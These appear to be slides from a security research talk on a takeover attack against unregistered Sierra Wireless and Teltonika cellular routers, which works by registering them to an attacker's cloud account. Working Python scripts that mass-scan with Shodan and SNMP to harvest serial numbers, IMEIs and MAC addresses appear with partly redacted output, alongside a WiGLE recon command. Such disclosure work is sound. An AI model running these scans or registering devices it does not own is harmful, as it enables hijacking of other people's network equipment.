


Asset registration

- **Registration = Manually link to cloud account**
- Connected to cloud and unregistered
- Identifiers used for pairing
 - Serial Number / MAC Address / IMEI



A screenshot of a web-based asset registration form. At the top left, it says "Device". Below that is a red-bordered input field labeled "Serial number". To its right is another input field labeled "LAN MAC Address". At the bottom right is a blue "SUBMIT" button. The Teltonika Networks logo is at the bottom left.



A screenshot of a web-based asset registration form. It features several input fields: "Serial Number" and "IMEI/ESN" (the latter is highlighted with a red box). Below these are "Name" (with an info icon) and "Activate Offer" (with an "ON" switch). There's also a checkbox for "Pre-configure system" and a "Register or Import a list" button. Logos for "TELTONIKA Networks" and "SIERRA WIRELESS" are visible at the bottom.

Asset registration

Device takeover

- **Unregistered device = Exposed to takeover**
- Attacker can:
 1. Collect identifiers
 2. Register to his account
 3. Device takeover



Serial Number:	LT917	:1036
IMEI	: 35864	:792

Serial Number:	LT815	:1032
IMEI	: 35396	:432

Serial Number:	LT917	:1036
IMEI	: 35517	:470

Serial Number:	LT917	:1036
IMEI	: 35517	:811

Serial Number:	LT636	:1028
IMEI	: 35922	:902

Serial Number:	LT606	:1025
IMEI	: 35922	:941

Serial Number:	CA134	:004
IMEI	: 35922	:388

Serial Number:	LT831	:1032
IMEI	: 35396	:8602

Serial Number:	LT908	:1036
IMEI	: 35396	:211

Serial Number:	LT917	:1036
IMEI	: 35517	:256

Serial Number:	LT538	:1025
IMEI	: 35396	:346

Serial Number:	LT710	:1028
IMEI	: 35922	:453

Serial Number:	LT638	:1028
IMEI	: 35922	:170

Asset registration

Collect identifiers: SHODAN



```

51 queries = ["RV50 port:161",
52         "RV55 port:161"]
53 api = Shodan('...')

54
55 for query in queries:
56     page = 1
57     while True:
58         ans = api.search(query=query, page=page)
59         total = ans['total']
60         print("Number of results: " + str(total))
61         results = ans['matches']
62         for result in results:
63             try:
64                 ip_address = result['ip_str']
65                 query_res = get(ip_address,
66                               ['1.3.6.1.4.1.20542.9.1.1.1.1154.0',
67                               '1.3.6.1.4.1.20542.9.1.1.2.10.0',
68                               '1.3.6.1.4.1.20542.9.1.1.6.5026.0'],
69                               hlapி.CommunityData('public'))
70                 serial = query_res.get('1.3.6.1.4.1.20542.9.1.1.1.1154.0', None)
71                 imei = query_res.get('1.3.6.1.4.1.20542.9.1.1.2.10.0', None)
72                 print("-----")
73                 print("Serial Number: {}".format(serial))
74                 print("IMEI       : {}".format(imei))
75             except Exception as e:
76                 pass
77             if len(results) == 100:
78                 page += 1
79             else:
80                 break

```

Collect

```

-----  

Serial Number: LT917 1036  

IMEI      : 35864 792  

-----  

Serial Number: LT815 1032  

IMEI      : 35396 432  

-----  

Serial Number: LT917 1036  

IMEI      : 35517 470  

-----  

Serial Number: LT917 1036  

IMEI      : 35517 811  

-----  

Serial Number: LT636 1028  

IMEI      : 35922 902  

-----  

Serial Number: LT606 1025  

IMEI      : 35922 941  

-----  

Serial Number: CA134 004  

IMEI      : 35922 388  

-----  

Serial Number: LT831 1032  

IMEI      : 35396 602  

-----  

Serial Number: LT908 1036  

IMEI      : 35396 211  

-----  

Serial Number: LT917 1036  

IMEI      : 35517 256  

-----  

Serial Number: LT538 1025  

IMEI      : 35396 346  

-----  

Serial Number: LT710 1028  

IMEI      : 35922 453  

-----  

Serial Number: LT638 1028

```

Register

► > Select system type > AirLink RV50 Series

Register AirLink RV50

Type	AirLink RV50x
Serial Number	
IMEI/ESN	
Name	i
Activate Offer	ON
<input type="checkbox"/> Pre-configure system	
Register or Import a list	

Asset registration

Collect identifiers: SHODAN



```

59 queries = ['Linux Teltonika port:161']
60 api = Shodan('XXXXXXXXXX')
61
62 for query in queries:
63     page = 1
64     while True:
65         ans = api.search(query=query, page=page)
66         total = ans['total']
67         print("Number of results: " + str(total))
68         results = ans['matches']
69         for result in results:
70             try:
71                 ip_address = result['ip_str']
72                 query_res = get(ip_address,
73                                 ['1.3.6.1.4.1.48690.1.1.0',
74                                  '1.3.6.1.4.1.48690.1.5.0',
75                                  '1.3.6.1.2.1.2.2.1.6.2'],
76                                 hlapi.CommunityData('public'))
77                 serial = query_res.get('1.3.6.1.4.1.48690.1.5.0', None)
78                 mac_address = query_res.get('1.3.6.1.2.1.2.2.1.6.2', None)
79                 if len(str(serial))==10 and mac_address:
80                     print("-----")
81                     print("Serial Number: {}".format(serial))
82                     print("MAC Address : {}".format(prettify(mac_address)))
83             except Exception as e:
84                 pass
85             if len(results) == 100:
86                 page += 1
87             else:
88                 break

```

Collect

```

Serial Number: 112229
MAC Address : 00:1e:    :e:04
-----
Serial Number: 110200
MAC Address : 00:1e:    :9:9d
-----
Serial Number: 110485
MAC Address : 00:1e:    :3:7b
-----
Serial Number: 110767
MAC Address : 00:1e:    :3:31
-----
Serial Number: 110270
MAC Address : 00:1e:    :7:bc
-----
Serial Number: 110485
MAC Address : 00:1e:    :d:45
-----
Serial Number: 111262
MAC Address : 00:1e:    :3:b8
-----
Serial Number: 111447
MAC Address : 00:1e:    :3:5c
-----
Serial Number: 110633
MAC Address : 00:1e:    :a:b7
-----
Serial Number: 110270
MAC Address : 00:1e:    :9:35
-----
Serial Number: 100039
MAC Address : 00:1e:    :a:71
-----
Serial Number: 110369
MAC Address : 00:1e:    :e:54
-----
Serial Number: 110878
MAC Address : 00:1e:    :1:27
-----
```

Register

Manual From File


This form is used to add a device or multiple devices to your RMS company. To successfully add a device, you must use your device's serial number and MAC address (or IMEI if you are adding a TRB device), both of which can be found on the box the device came in, as well as in your router web settings. [Click here](#) to view a list of RMS compatible devices.

[How to add a new device to RMS](#)

Company	company_12
Device model type	RUT
<input checked="" type="checkbox"/> Automatically enable device service	<input type="radio"/>
Name	Serial number
	LAN MAC Address
<input type="button" value="SUBMIT"/>	

Asset registration

Collect identifiers: WiGLE





Asset registration

Collect identifiers: WiGLE

```
c:\>recon_wigle.py --mac_prefix 00:1E:42 --only_count True  
Number of unique results with 00:1E:42 MAC Address prefix:
```


141548

```
"trilat": 35.770000, "trilng": -106.390000, "ssid": "L", "qos": 0, "lasttime": "2020-02-11T14:42:00Z", "lastupd": "2022-07-11T14:42:00Z", "netid": "00:1E:42:00:00:00", "type": "infra", "wep": "2", "channel": 1, "encryption": "wpa2", "country": "US", "region": "NM",
```



Asset registration

